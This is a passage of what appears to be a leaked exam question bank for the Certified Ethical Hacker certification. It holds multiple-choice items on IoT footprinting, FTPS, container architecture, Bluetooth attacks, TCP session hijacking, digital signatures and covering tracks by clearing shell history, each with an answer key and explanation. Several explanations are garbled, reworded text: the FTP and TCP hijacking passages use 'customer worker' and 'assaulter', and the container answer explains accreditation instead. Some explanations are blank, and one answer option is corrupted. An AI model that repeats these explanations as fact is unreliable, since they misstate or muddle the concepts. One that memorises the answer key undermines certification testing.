Bob, an attacker, has managed to access a target IoT device. He employed an online tool to gather information related to the model of the IoT device and the certifications granted to it. Which of the following tools did Bob employ to gather the above Information?

- A. search.com
- B. EarthExplorer
- C. Google image search
- D. FCC ID search

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

Footprinting techniques are used to collect basic information about the target IoT and OT platforms to exploit them. Information collected through footprinting techniques includes IP address, hostname, ISP, device location, banner of the target IoT device, FCC ID information, certification granted to the device, etc. pg. 5052 ECHv11 manual https://en.wikipedia.org/wiki/FCC_mark An FCC ID is a unique identifier assigned to a device registered with the United States Federal Communications Commission. For legal sale of wireless devices in the US, manufacturers must:

- Have the device evaluated by an independent lab to ensure it conforms to FCC standards
- Provide documentation to the FCC of the lab results
- Provide User Manuals, Documentation, and Photos relating to the device
- Digitally or physically label the device with the unique identifier provided by the FCC (upon approved application)

The FCC gets its authority from Title 47 of the Code of Federal Regulations (47 CFR). FCC IDs are required for all wireless emitting devices sold in the USA. By searching an FCC ID, you can find details on the wireless operating frequency (including strength), photos of the device, user manuals for the device, and SAR reports on the wireless emissions

QUESTION 40

Larry, a security professional in an organization, has noticed some abnormalities in the user accounts on a web server. To thwart evolving attacks, he decided to harden the security of the web server by adopting countermeasures to secure the accounts on the web server.

Which of the following countermeasures must Larry implement to secure the user accounts on the web server?

- A. Enable unused default user accounts created during the installation of an OS
- B. Enable all non-interactive accounts that should exist but do not require interactive login
- C. Limit the administrator or root-level access to the minimum number of users
- D. Retain all unused modules and application extensions

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 41



Bella, a security professional working at an IT firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames, and passwords are shared in plaintext, paving the way for hackers to perform successful session hijacking. To address this situation, Bella implemented a protocol that sends data using encryption and digital certificates. Which of the following protocols is used by Bella?

- A. FTP
- B. HTTPS
- C. FTPS
- D. IP

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

The File Transfer Protocol (FTP) is a standard organization convention utilized for the exchange of PC records from a worker to a customer on a PC organization. FTP is based on a customer worker model engineering utilizing separate control and information associations between the customer and the server.[1] FTP clients may validate themselves with an unmistakable book sign-in convention, ordinarily as a username and secret key, however can interface namelessly if the worker is designed to permit it. For secure transmission that ensures the username and secret phrase, and scrambles the substance, FTP is frequently made sure about with SSL/TLS (FTPS) or supplanted with SSH File Transfer Protocol (SFTP).

The primary FTP customer applications were order line programs created prior to working frameworks that had graphical UIs, are as yet dispatched with most Windows, Unix, and Linux working systems.[2][3] Many FTP customers and mechanization utilities have since been created for working areas, workers, cell phones, and equipment, and FTP has been fused into profitability applications, for example, HTML editors.

QUESTION 42

Abel, a cloud architect, uses container technology to deploy applications/software including all its dependencies, such as libraries and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. For the containerization of applications, he follows the five-tier container technology architecture. Currently, Abel is verifying and validating image contents, signing images, and sending them to the registries. Which of the following tiers of the container technology architecture is Abel currently working in?

- A. Tier-1: Developer machines
- B. Tier-4: Orchestrators
- C. Tier-3: Registries
- D. Tier-2: Testing and accreditation systems

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

The official management decision given by a senior agency official to authorize operation of an information system and to explicitly accept the risk to agency operations (including mission, functions, image, or reputation), agency assets, or individuals, based on the implementation of an agreed-upon set of security controls. formal declaration by a designated accrediting authority (DAA) or principal accrediting authority (PAA) that an information system is approved to operate at an acceptable level of risk, based on the implementation of an approved set of technical, managerial, and procedural safeguards. See authorization to operate (ATO). Rationale: The Risk Management Framework uses a new term to refer to this concept, and it is called authorization.

Identifies the information resources covered by an accreditation decision, as distinguished from separately accredited information resources that are interconnected or with which information is exchanged via messaging. Synonymous with Security Perimeter.

For the purposes of identifying the Protection Level for confidentiality of a system to be accredited, the system has a conceptual boundary that extends to all intended users of the system, both directly and indirectly connected, who receive output from the system. See authorization boundary.

Rationale: The Risk Management Framework uses a new term to refer to the concept of accreditation, and it is called authorization. Extrapolating, the accreditation boundary would then be referred to as the authorization boundary.

QUESTION 43

Which of the following Bluetooth hacking techniques refers to the theft of information from a wireless device through Bluetooth?

- A. Bluesmacking
- B. Bluebugging
- C. Bluejacking
- D. Bluesnarfing

Correct Answer: D

Section: (none)

Explanation



Explanation/Reference:

Explanation:

Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs (personal digital assistant).

Topic 3, Exam Pool C

QUESTION 44

if you send a TCP ACK segment to a known closed port on a firewall but it does not respond with an RST. what do you know about the firewall you are scanning?

- A. There is no firewall in place.
- B. This event does not tell you encrypting about the firewall.
- C. It is a stateful firewall
- D. It Is a non-stateful firewall.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 45

Samuel, a professional hacker, monitored and Intercepted already established traffic between Bob and a host machine to predict Bob's ISN. Using this ISN, Samuel sent spoofed packets with Bob's IP address to the host machine. The host machine responded with <| packet having an Incremented ISN. Consequently. Bob's connection got hung, and Samuel was able to communicate with the host machine on behalf of Bob. What is the type of attack performed by Samuel in the above scenario?

- A. UDP hijacking
- B. Blind hijacking
- C. TCP/IP hacking
- D. Forbidden attack

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

A TCP/IP hijack is an attack that spoofs a server into thinking it's talking with a sound client, once actually it's communication with an assaulter that has condemned (or hijacked) the tcp session.

Assume that the client has administrator-level privileges, which the attacker needs to steal that authority so as to form a brand new account with root-level access of the server to be used afterward. A tcp Hijacking is sort of a two-phased man-in-the-middle attack. The man-in-the-middle assaulter lurks within the circuit between a shopper and a server so as to work out what port and sequence numbers are being employed for the conversation.

First, the attacker knocks out the client with an attack, like Ping of Death, or ties it up with some reasonably ICMP storm. This renders the client unable to transmit any packets to the server. Then, with the client crashed, the attacker assumes the client's identity so as to talk with the server. By this suggests, the attacker gains administrator-level access to the server.

One of the most effective means of preventing a hijack attack is to want a secret, that's a shared secret between the shopper and also the server. looking on the strength of security desired, the key may be used for random exchanges. this is often once a client and server periodically challenge each other, or it will occur with each exchange, like Kerberos.

QUESTION 46

Dorian Is sending a digitally signed email to Polly, with which key is Dorian signing this message and how is Poly validating It?

- A. Dorian is signing the message with his public key. and Poly will verify that the message came from Dorian by using Dorian's private key.
- B. Dorian Is signing the message with Polys public key. and Poly will verify that the message came from Dorian by using Dorian's public key.
- C. Dorian is signing the message with his private key. and Poly will verify that the message came from Dorian by using Dorian's public key.
- D. Dorian is signing the message with Polys private key. and Poly will verify mat the message came from Dorian by using Dorian's public key.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

<https://blog.mailfence.com/how-do-digital-signatures-work/>

https://en.wikipedia.org/wiki/Digital_signature



A digital signature is a mathematical technique used to validate the authenticity and integrity of a message, software, or digital document. It's the digital equivalent of a handwritten signature or stamped seal, but it offers far more inherent security. A digital signature is intended to solve the problem of tampering and impersonation in digital communications. Digital signatures can provide evidence of origin, identity, and status of electronic documents, transactions, or digital messages. Signers can also use them to acknowledge informed consent. Digital signatures are based on public-key cryptography, also known as asymmetric cryptography. Two keys are generated using a public key algorithm, such as RSA (Rivest-Shamir-Adleman), creating a mathematically linked pair of keys, one private and one public. Digital signatures work through public-key cryptography's two mutually authenticating cryptographic keys. The individual who creates the digital signature uses a private key to encrypt signature-related data, while the only way to decrypt that data is with the signer's public key.

QUESTION 47

Louis, a professional hacker, had used specialized tools or search engines to encrypt all his browsing activity and navigate anonymously to obtain sensitive/hidden information about official government or federal databases. After gathering the Information, he successfully performed an attack on the target government organization without being traced. Which of the following techniques is described in the above scenario?

- A. Dark web footprinting
- B. VoIP footpnnnting
- C. VPN footprinting
- D. website footprinting

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

The deep web is the layer of the online cyberspace that consists of web pages and content that are hidden and unindexed.

QUESTION 48

An organization has automated the operation of critical infrastructure from a remote location. For this purpose, all the industrial control systems are connected to the Internet. To empower the manufacturing process, ensure the reliability of industrial networks, and reduce downtime and service disruption, the organization deekled to install an OT security tool that further protects against security incidents such as cyber espionage, zero-day attacks, and malware. Which of the following tools must the organization employ to protect its critical infrastructure?

- A. Robotium
- B. BalenaCloud
- C. Flowmon
- D. IntentFuzzer

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

Source: <https://www.flowmon.com>

Flowmon empowers manufacturers and utility companies to ensure the reliability of their industrial networks confidently to avoid downtime and disruption of service continuity. This can be achieved by continuous monitoring and anomaly detection so that malfunctioning devices or security incidents, such as cyber espionage, zero-days, or malware, can be reported and remedied as quickly as possible.

QUESTION 49

By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext. Which file do you have to clean to clear the password?

- A. .X session-log
- B. .bashrc
- C. .profile
- D. .bash_history

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

File created by Bash, a Unix-based shell program commonly used on Mac OS X and Linux operating systems; stores a history of user commands entered at the command prompt; used for viewing old commands that are executed.

BASH_HISTORY files are hidden files with no filename prefix. They always use the filename .bash_history.

NOTE: Bash is that the shell program employed by Apple Terminal.

Our goal is to assist you understand what a file with a *.bash_history suffix is and the way to open it.

The Bash History file type, file format description, and Mac and Linux programs listed on this page are individually researched and verified by the FileInfo team. we attempt for 100% accuracy and only publish information about file formats that we've tested and validated.

QUESTION 50

Don, a student, came across a gaming app in a third-party app store and Installed it. Subsequently, all the legitimate apps in his smartphone were replaced by deceptive applications that appeared legitimate. He also received many advertisements on his smartphone after Installing the app. What is the attack performed on Don in the above scenario?

- A. SMS phishing attack
- B. SIM card attack
- C. Agent Smith attack
- D. Clickjacking

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

Agent Smith Attack

Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps. Once the user has installed the app, the core malicious code inside the application infects or replaces the legitimate apps in the victim's mobile device C&C commands. The deceptive application replaces legitimate apps such as WhatsApp, SHAREit, and MX Player with similar infected versions. The application sometimes also appears to be an authentic Google product such as Google Updater or Themes. The attacker then produces a massive volume of irrelevant and fraudulent advertisements on the victim's device through the infected app for financial gain. Attackers exploit these apps to steal critical information such as personal information, credentials, and bank details, from the victim's mobile device through C&C commands.

